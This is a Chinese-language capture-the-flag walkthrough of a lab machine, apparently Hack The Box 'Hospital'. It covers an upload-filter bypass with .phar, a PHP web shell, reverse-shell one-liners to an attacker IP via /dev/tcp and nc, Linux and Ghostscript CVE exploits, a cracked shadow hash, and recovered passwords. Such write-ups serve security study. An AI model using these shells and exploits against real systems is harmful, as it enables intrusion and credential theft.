






nmap結果




先訪問10.10.11.241:8080，自創一個帳號並登入發現可以上傳檔案，嘗試上傳php-reverse-shell.php回應failed page，可能是擋php extension






google file extension list 將其放置burpsuite payload，發現.php會導至failed.php，.phar、.phps會導至success.php，嘗試改用.phar後綴攻擊



查詢上傳檔案存在何處路徑，發現uploads dir




嘗試內建php-reverse-shell.php、simple-backdoor.php發現會出現錯誤訊息，直接寫入reverse shell command類型會被server砍掉，google到另一個shell嘗試攻擊

https://github.com/flozz/p0wny-shell

將.php改為.phar並搜尋http://10.10.11.241:8080/uploads/shell.phar發現能輸入command






輸入bash -i >& /dev/tcp/10.10.14.13/4444 0>&1發現無反應，嘗試其他Netcat連法

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.13 4444 >/tmp/f

成功獲取reverse shell，user是www-data

這邊可以看出port 8080 page 是個linux server




lsb\_release –a

uname –a

查出OS、kernel版本

發現有漏洞可攻擊

https://github.com/g1vi/CVE-2023-2640-CVE-2023-32629



直接取得root priv，查看/etc/shadow有沒有在www-data priv下發現的user drwilliams的密碼




發現drwilliams password hash

$6$uWBSeTcoXXTBRkiL$S9ipksJfiZuO4bFI6I9w/iItu5.Ohoz3dABeF6QWumGBspUW378P1tlwak7NqzouoRTbrz6Ag0qcyGQxW192y/



破譯hash為qwe123!@#



登入https://10.10.11.241:443

user: drwilliams


password: qwe123!@#

發現一則郵件，提示關鍵字GhostScript、.eps




https://github.com/jakabakos/CVE-2023-36664-Ghostscript-command-injection

google GhostScript exploit找到cve，照敘述製作payload，用powershell#3 base64



寫信附件給Drbrown，寄出後即可取得reverse shell



user為drbrown

在Desktop取得user.txt


這邊能發現port 443 page是windows server，與前面linux server合併可發現Hospital是windows subsystem linux系統



type ghostscript.bat

發現drbrown的password (chr!$br0wn)

嘗試用掃出的rpc協議連線



sudo rpcclient –U “drbrown” 10.10.11.241

querydispinfo列出用戶


發現administrator也被列出，可能有分享權限問題

\*icacls xampp\htdocs 能發現administrator/system具有full control權限，users具有rx(讀/執行)、AD(新增目錄)、WD(新增檔案)權限，可能藉由新增php讓admin執行取得shell



移至xampp\htdocs，這是web server的根目錄

上傳p0wny的shell.php



至https://10.10.11.241/shell.php

whoami得知為system

type root.txt取得flag

方法2

用winpeas.exe掃出SyncAppvPublicationServer.vbs可發現有administrator帳密

直接用evil-winrm連線